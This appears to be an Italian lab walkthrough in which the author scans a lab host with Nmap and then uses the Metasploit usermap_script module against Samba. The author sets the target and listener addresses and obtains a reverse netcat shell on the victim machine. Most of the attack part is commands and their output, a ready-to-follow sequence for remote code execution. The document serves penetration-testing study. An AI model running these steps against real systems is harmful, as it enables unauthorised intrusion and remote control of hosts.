


Controlliamo se la configurazione delle macchine è adatta e se le due macchine riescono a comunicare tra di loro.




Una volta avuto la conferma che le due macchine riescono a comunicare tra di loro, procediamo ad uno scan della rete con Nmap, utilizzando il comando nmap -sV 192.168.13.150 -p 445 (dove -p 445 controlla lo stato della porta all'interno della macchina)






A questo punto vediamo che sulla porta è attivo il service netbios-ssn dato da Samba.
Dopo questa fase apriamo msfconsole.



Fatto ciò usiamo il comando search seguito poi da samba, così da ricercare i vari exploit disponibili.

```
File  Actions  Edit  View  Help
   0   exploit/unix/webapp/citrix_access_gateway_exec       2010-12-21       excellent
Yes     Citrix Access Gateway Command Execution
   1   exploit/windows/license/calicclnt_getconfig          2005-03-02       average
No      Computer Associates License Client GETCONFIG Overflow
   2   exploit/unix/misc/distcc_exec                        2002-02-01       excellent
Yes     DistCC Daemon Command Execution
   3   exploit/windows/smb/group_policy_startup             2015-01-26       manual
No      Group Policy Script Execution From Shared Resource
   4   post/linux/gather/enum_configs                                        normal
No      Linux Gather Configurations
   5   auxiliary/scanner/rsync/modules_list                                  normal
No      List Rsync Modules
   6   exploit/windows/fileformat/ms14_060_sandworm         2014-10-14       excellent
No      MS14-060 Microsoft Windows OLE Package Manager Code Execution
   7   exploit/unix/http/quest_kace_systems_management_rce  2018-05-31       excellent
Yes     Quest KACE Systems Management Command Injection
   8   exploit/multi/samba/usermap_script                   2007-05-14       excellent
No      Samba "username map script" Command Execution
   9   exploit/multi/samba/nttrans                          2003-04-07       average
No      Samba 2.2.2 - 2.2.6 nttrans Buffer Overflow
   10  exploit/linux/samba/setinfopolicy_heap               2012-04-10       normal
Yes     Samba SetInformationPolicy AuditEventsInfo Heap Overflow
   11  auxiliary/admin/smb/samba_symlink_traversal                           normal
No      Samba Symlink Directory Traversal
   12  auxiliary/scanner/smb/smb_uninit_cred                                 normal
Yes     Samba _netr_ServerPasswordSet Uninitialized Credential State
   13  exploit/linux/samba/chain_reply                      2010-06-16       good
No      Samba chain_reply Memory Corruption (Linux x86)
   14  exploit/linux/samba/is_known_pipename                2017-03-24       excellent
Yes     Samba is_known_pipename() Arbitrary Module Load
   15  auxiliary/dos/samba/lsa_addprivs_heap                                 normal
No      Samba lsa_io_privilege_set Heap Overflow
   16  auxiliary/dos/samba/lsa_transnames_heap                               normal
No      Samba lsa_io_trans_names Heap Overflow
   17  exploit/linux/samba/lsa_transnames_heap              2007-05-14       good
Yes     Samba lsa_io_trans_names Heap Overflow
   18  exploit/osx/samba/lsa_transnames_heap                2007-05-14       average
No      Samba lsa_io_trans_names Heap Overflow
   19  exploit/solaris/samba/lsa_transnames_heap            2007-05-14       average
No      Samba lsa_io_trans_names Heap Overflow
   20  auxiliary/dos/samba/read_nttrans_ea_list                              normal
No      Samba read_nttrans_ea_list Integer Overflow
   21  exploit/freebsd/samba/trans2open                     2003-04-07       great
No      Samba trans2open Overflow (*BSD x86)
   22  exploit/linux/samba/trans2open                       2003-04-07       great
No      Samba trans2open Overflow (Linux x86)
   23  exploit/osx/samba/trans2open                         2003-04-07       great
No      Samba trans2open Overflow (Mac OS X PPC)
   24  exploit/solaris/samba/trans2open                     2003-04-07       great
No      Samba trans2open Overflow (Solaris SPARC)
   25  exploit/windows/http/sambar6_search_results          2003-06-21       normal
Yes     Sambar 6 Search Results Buffer Overflow
```

Dalla lista che ci esce fuori, vediamo il numero 8 funziona in maniera eccellente per quel che dobbiamo fare.
Per avviare, utiliziamo il comando use 8.



Dopo questa fase, utiliziamo il comando show option per vedere se i parametri sono settati correttamente.

```
File  Actions  Edit  View  Help
 Yes     Sambar 6 Search Results Buffer Overflow

Interact with a module by name or index. For example info 25, use 25 or use exploit/win
dows/http/sambar6_search_results

msf6 > use 8
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) > show option
[-] Invalid parameter "option", use "show -h" for more information
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type:h
                                       ost:port][ ... ]
   RHOSTS                    yes       The target host(s), see https://docs.metasploi
                                       t.com/docs/using-metasploit/basics/using-metas
                                       ploit.html
   RPORT    139              yes       The target port (TCP)


Payload options (cmd/unix/reverse_netcat):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  127.0.0.1        yes       The listen address (an interface may be specifie
                                     d)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) >
```

Dall'immagine vediamo come non siano settati correttamente i parametri RHOST, RPORT e LHOST. Per settarli utiliziamo il comando set seguito dal parametro da cambiare.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) >
```

```
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
msf6 exploit(multi/samba/usermap_script) >
```

Fatto ciò, possiamo iniziare l'exploit.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
```

Per essere sicuri che tutto sia andato a buon fine, stampiamo l'ifconfig.

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/samba/usermap_script) > set RHOST 192.168.13.150
RHOST => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set RPORT 445
RPORT => 445
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.100
LHOST => 192.168.13.100
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.100:4444
[*] Command shell session 1 opened (192.168.13.100:4444 -> 192.168.13.150:54134) at 2023-09-27 13:39:18 -0400

ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:a0:b0
          inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:a0b0/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:31 errors:0 dropped:0 overruns:0 frame:0
          TX packets:80 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2918 (2.8 KB)  TX bytes:10297 (10.0 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:193 errors:0 dropped:0 overruns:0 frame:0
          TX packets:193 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:68909 (67.2 KB)  TX bytes:68909 (67.2 KB)
```